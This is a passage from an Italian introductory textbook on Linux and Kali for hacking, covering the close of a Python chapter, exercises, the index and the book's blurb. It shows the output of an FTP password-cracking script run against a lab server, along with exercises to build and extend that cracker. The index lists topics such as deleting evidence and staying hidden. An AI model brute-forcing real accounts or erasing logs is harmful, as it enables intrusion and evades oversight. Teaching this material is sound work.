Se la combinazione ha successo, la password viene stampata sullo schermo **7**. L'ultima riga prende tutti gli altri casi che potrebbero creare degli errori e li visualizza, per esempio nel caso in cui l'input dell'utente sia qualcosa che il programma non è in grado di elaborare, come un percorso errato all'elenco di parole o un elenco di parole mancante.

Eseguiamo lo script sul server FTP in esecuzione all'indirizzo 192.168.1.101, verificando se si riesce a craccare la password dell'utente root. Nel caso dell'esempio, utilizzeremo un elenco di password chiamato *bigpasswordlist.txt* e salvato nella directory di lavoro. Se la directory di lavoro è diversa da quella contenente l'elenco delle password, potrebbe essere necessario specificare il percorso completo fino al file delle password (per esempio */usr/share/bigpasswordlist.txt*).

```
kali >./ftpcracker.py
Server FTP: 192.168.1.101
Nome utente: root
Percorso per l'elenco di password >bigpasswordlist.txt
```

```
Nuovo tentativo...
Nuovo tentativo...
Nuovo tentativo...

-snip-

Complimenti! La password è toor
```

Lo script *ftpcracker.py* è riuscito a trovare la password dell'utente *root* e l'ha stampata sullo schermo.

Riepilogo

Per passare da semplice script kiddie a hacker fatto e finito, è fondamentale imparare a padroneggiare un linguaggio di scripting; in tal senso, Python è in generale un'eccellente prima scelta, a causa della sua versatilità e della curva di apprendimento relativamente poco ripida. La maggior parte degli strumenti di hacking sono scritti in Python: sqlmap, scapy e molti altri sono solo alcuni esempi. In questo capitolo abbiamo visto alcuni concetti fondamentali di Python, che possono tornare utili per realizzare strumenti di hacking semplici ma estremamente utili, come un banner grabber e un cracker di password FTP.

ESERCIZI

Mettete alla prova ciò che avete imparato finora svolgendo questi esercizi:

- 1 Realizzate lo strumento di banner grabbing del [Listato 17.5](#) e modificate lo per fare banner grabbing sulla porta 21.
- 2 Invece di inserire l'indirizzo IP direttamente nel codice dello script, modificate quest'ultimo in modo da richiedere tale indirizzo all'utente.
- 3 Modificate lo script *tcp_server.py* to in modo che richieda all'utente la porta da ascoltare.
- 4 Realizzate lo strumento FTPcracker del [Listato 17.7](#), quindi modificate lo in modo che usi un elenco di parole per la variabile user (analogamente a quanto abbiamo fatto con le password) invece di chiedere all'utente di inserirla.

- 5** Aggiungete una clausola except allo strumento di banner grabbing in modo che stampi “nessuna risposta” se la porta è chiusa.

Indice analitico

Simboli

&

processi in background
/root

A

aggiornamento dei pacchetti

aircrack-ng

aireplay-ng

airmon-ng

airodump-ng

aireplay-ng

airmon-ng

airodump-ng

analisi delle reti

ifconfig

iwconfig

anonimato

e-mail crittografate

proxychains

proxy server

The Onion Router

VPN

Apache Web Server

index.html

pagina di default

append

apt

apt-cache

apt-get

aggiornamento

rimozione di software

apt-get install

apt-get remove

apt-get update

apt-get upgrade
assegnazione di nuovi indirizzi IP
at
attacchi DoS
attività‡
 automazione
 automazione delle attività‡
avvio
 script rc
avvio di servizi
rcconf

B

background
 &
 bg
backup
 pianificazione
bg
Bluetooth
 BlueZ
 dispositivi
 funzionamento
hcitool
l2ping
scan di dispositivi
spdtool
BlueZ
 hciconfig
 hcidump
 hcitool
bunzip2
bzip2

C

cat
 append
 concatenazione di file
 redirect
 sovrascrittura
 visualizzazione dei file
cd
chgrp
chmod
chown
cicli

```
for
while
comandi
aireplay-ng
airmon-ng
airodump-ng
apt
apt-get
at
bg
bunzip2
bzip2
cat
cd
chgrp
chmod
chown
compress
cp
cron
dd
df
dhclient
dhcpd
dig
dmesg
dnsspoof
env
fg
find
fsck
grep
gunzip
gzip
head
ifconfig
iwconfig
iwlist
kill
l2ping
less
locate
logrotate
ls
lsblk
man
mkdir
modinfo
```

modprobe
more
mount
mv
nice
nl
nmcli
proxychains
ps
pwd
renice
rm
rmdir
sed
service
set
SGID
spdtool
su
SUID
sysctl
tail
tar
top
touch
umask
umount
uname
uncompress
whereis
which
whoami

comandi di base di Linux

find
locate
whereis
which
commenti
compress
compressione
bzip2
compress
definizione
file
gzip

concatenamento casuale
concatenamento dinamico
concetti base di Linux

differenza maiuscole-minuscole
directory
file binari
home
root
script
shell
terminale
controllo
 sudo -s
copia di file
 cp
 copie bit a bit
 cp
creazione di directory
 mkdir
creazione di file
 touch
cron
crontab
 modifica
 scorciatoie

D

dd
 copie bit a bit
Debian
decompressione
 bunzip2
 gunzip
 uncompress
Denial of Service
df
dhclient
DHCP
 dhclient
 dhcpd
dhcpd
differenza maiuscole-minuscole
dig
 opzione mx
 opzione ns
 server e-mail
directory
 creazione
 eliminazione
dispositivi

- l2ping
- dispositivi a blocchi
 - lsblk
- dispositivi a caratteri
- dispositivi di archiviazione
 - montare
 - mount
 - partizioni
 - rappresentazione
 - smontare
 - umount
- dispositivi wireless
 - iwconfig
- dizionari
- dmesg
- DNS
 - analisi con dig
 - cambiare server
 - resolv.conf
- dnsspoof
- DoS

E

- eccezioni
 - password cracker
 - try/except
- eliminazione delle prove
 - shred
- eliminazione di directory
 - rmdir
- eliminazione di file
 - rm
- e-mail crittografate
 - ProtonMail
- env
- esecuzione automatica
- Ettercap

F

- facility
- fg
 - in primo piano
- file
 - concatenazione
 - copia
 - creazione

- eliminazione
- hosts
- proxychains4.conf
- resolv.conf
- rinominare
- rsyslog.conf
- sources.list
- visualizzazione
- file binari
 - whereis
- file di log
 - rotazione
- file system
 - df
 - fsck
 - monitoraggio
 - /root
 - spostamento
 - verifica degli errori
- filtri
 - grep
- find
- for
- fotocamera
- fsck
- funzioni

G

- gestione dei processi
- gestione delle reti
- git
- grep
 - piping
 - processi
- gruppi
 - SGID
- guida in linea
 - man
- gunzip
- gzip

H

- hacking
- esercito
- etico
- Linux

- penetration testing
- professione
- spionaggio
- hciconfig
- hcidump
- hcitool
- head
- home
- hosts
 - dnsspoof
 - Ettercap

I

- ifconfig
 - modifica delle informazioni di rete
 - modifica indirizzo di broadcast
 - modifica indirizzo IP
 - modifica maschera di rete
 - spoofing dell'indirizzo MAC
- indirizzi IP
 - assegnazione
 - dhclient
 - dnsspoof
 - hosts
 - mappature personalizzate
 - modifica
- indirizzo di broadcast
 - modifica
- indirizzo MAC
 - spoofing
- in primo piano
 - fg
- input utente
- insmod
- installazione del software
 - Synaptic
- installazione di software
 - git
- installazione e disinstallazione
 - del software
- istruzioni di controllo
 - if
 - if...else
- iwconfig
- iwlist

J

job

esecuzione automatica

K

Kali Linux

configurazione

Debian

download

file system

installazione in macchina virtuale

macchina virtuale

shell

terminale

VirtualBox

Xfce

kernel

informazioni

insmod

LKM

massa a punto

modinfo

modprobe

moduli

monolitico

sysctl

uname

versione

kill

L

l2ping

less

Linux

basi

comandi base

concetti base

file system

granularit‡ del controllo

guida in linea

hacking

Kali Linux

kernel

open source

ricerche

runlevel

- liste
- LKM
- localhost
- locate
- logging
 - disabilitare
 - eliminazione delle prove
 - logrotate
 - priorit‡
 - regole
 - restare nascosti
 - rsyslog
 - rsyslog.conf
 - shred
- logrotate
- ls
- lsblk

M

- macchina virtuale
 - impostazione
 - installazione di Kali Linux
 - VirtualBox
- man
- manipolazione del testo
- MariaDB
 - avvio
 - connessione a un database
 - database remoto
 - dati
 - password
 - tabelle di database
- maschera di rete
 - modifica
- Max Butler
- Metasploit
 - avvio
 - PostgreSQL
- mkdir
- modalit‡
 - managed
 - master
 - monitor
- modifica indirizzo di broadcast
- modifica indirizzo IP
- modifica maschera di rete
- modinfo

- modprobe
- moduli
- moduli del kernel
 - aggiunta
 - dmesg
 - modprobe
 - rimozione
- moduli kernel
- moduli Python
 - wget
- modulli del kernel
 - insmod
- montare
 - mount
- more
- mount
- msfconsole
- mv
- MySQL
 - avvio
 - connessione a un database
 - database remoto
 - dati
 - password
 - tabelle di database
- MySQLscanner
- pianificazione

N

- netmask
- nice
- nl
- nmap
- nmcli
- numerazione delle righe nl

O

- open source
- OpenSSH
- Raspberry Spy Pi

P

- pacchetti
 - aggiornamento
 - interfaccia grafica

package
packet forwarding
partizioni
password cracker
 eccezioni
PATH
 aggiunta di voci
 non aggiunta di voci
penetration testing
pentest
permessi
 chmod
 concedere
 controllo
 esecuzione
 maschere
 modifica
 notazione numerica
 predefiniti
 privilege escalation
 set user ID
 SGID
 speciali
 sticky bit
 SUID
 UGO
 umask
 utente root
pianificazione
 at
 backup
 cron
 job
 MySQLscanner
 script rc
pip
piping
 more
portscan
 nmap
PostgreSQL
 avvio
 Metasploit
print()
priorit‡ dei processi
 nice
privilege escalation
 find

- problemi di sicurezza
 - proxy server gratuiti
- processi
 - background
 - bg
 - filtrare
 - gestione
 - grep
 - in primo piano
 - kernel
 - kill
 - killare
 - msfconsole
 - pianificazione
 - priorità
 - ps
 - rogue
 - terminare
 - top
 - visualizzazione
- programmazione a oggetti
- prompt della shell
 - modifica
 - PS1
- proprietà
 - chgrp
 - gruppi
- ProtonMail
- proxychains
 - aggiunta di più proxy
 - concatenamento casuale
 - concatenamento dinamico
 - configurazione
 - problemi di sicurezza
- proxychains4.conf
- proxy server
 - impostazione
 - proxychains
- ps
 - opzioni aux
- PS1
- pwd
- Python
 - chmod
 - cicli
 - commenti
 - dizionari
 - eccezioni

for
funzioni
if
if...else
istruzioni di controllo
liste
moduli
password cracker
pip
print()
programmazione a oggetti
script semplici
try/except
variabili
wget
while

R

Raspberry Spy Pi
fotocamera
rcconf
redirect
regole di logging
renice
repository
 apt-cache
 sources.list
resolv.conf
reti
 modifica delle informazioni
reti wireless
 aircrack-ng
 aireplay-ng
 airmon-ng
 airodump-ng
AP (access point)
Bluetooth
BSSID (basic service set identifier)
canali
comandi
ESSID (extended service set identifier)
frequenza
iwconfig
iwlist
modalit‡
nmcli
portata

- potenza
- sicurezza
- SSID (service set identifier)
- Wi-Fi
- ricerca di software
 - apt-cache
- ricerca e sostituzione
 - sed
- ricerche
 - find
 - locate
 - which
- rimanere nascosti
- rinominare un file
 - mv
- rm
- rmdir
- root
- rotazione dei file di log
- rsyslog
- rsyslog.conf
- runlevel

S

- scan dei servizi
 - spdtool
- scanner MySQL
 - miglioramenti
 - pianificazione
 - prompt
 - variabili
- script
 - chmod
- scripting
 - input utente
 - introduzione
 - permessi di esecuzione
 - portscan
- scanner MySQL
- shebang
- variabili
 - Z shell
- script rc
- sed
- server e-mail
- service
 - restart

- start
- stop
- servizi
 - Apache Web Server
 - arresto
 - avvio
 - OpenSSH
 - Raspberry Spy Pi
 - riavvio
 - service
 - spdtool
- set
- set user ID
- SGID
- shebang
- shell
 - scripting
- shred
- sicurezza
 - e-mail crittografate
 - proxychains
 - proxy server
 - The Onion Router
 - VPN
- sistema di logging
 - logrotate
 - priorit‡
- smontare
 - umount
- snort
 - installazione
- software
 - aggiornamento
 - aggiunta
 - apt
 - apt-cache
 - apt-get
 - apt-get install
 - git
 - installazione e disinstallazione
 - interfaccia grafica
 - package
 - repository
 - rimozione
 - snort
 - Synaptic
- sources.list
- sovrascrittura

spdtool
spoofing dell'indirizzo MAC
spostamento di file
mv
SSH
avvio
start
sticky bit
su
sudo -s
SUID
Synaptic
sysctl
packet forwarding
sysctl.conf
sysctl.conf

T

tail
tar
tarball
tarball
terminale
shell
testo
manipolazione
The Onion Router
funzionamento
sicurezza
top
touch
try/except

U

UGO
umask
umount
uname
uncompress
unire file
tar
utente root
SGID
sudo -s
utente root vs directory radice
utenti

chown
permessi
proprietà
root

V

variabile PATH
 which
variabili
variabili dambiente
 definite dallutente
 env
 filtrare
modifica
modifica permanente
modifica temporanea
PATH
set
visualizzazione
verifica degli errori
 fsck
VirtualBox
 installazione
visualizzazione dei file
 head
 less
 more
 nl
 tail
VPN

W

wget
whereis
which
while
whoami
Wi-Fi
 aircrack-ng
wireless
 iwconfig

X

Xfce

Z

Z shell

comandi comuni

Informazioni sul Libro

Questo libro è il perfetto punto di partenza per tutti coloro che sono interessati all'hacking e alla cybersecurity. Il testo illustra le basi del sistema operativo Linux, con particolare attenzione alla distribuzione Kali, la più usata nel mondo dell'hacking.

Per prima cosa viene spiegato come installare Kali su una macchina virtuale e vengono presentati i concetti di base di Linux. Si passa quindi agli argomenti più avanzati, come la manipolazione del testo, le autorizzazioni di file e directory e la gestione delle variabili d'ambiente. Infine, sono presentati i concetti fondamentali dell'hacking, come la cybersecurity e l'anonimato, e viene introdotto lo scripting con bash e Python.

Il testo è arricchito da molti esempi ed esercizi per testare le competenze acquisite.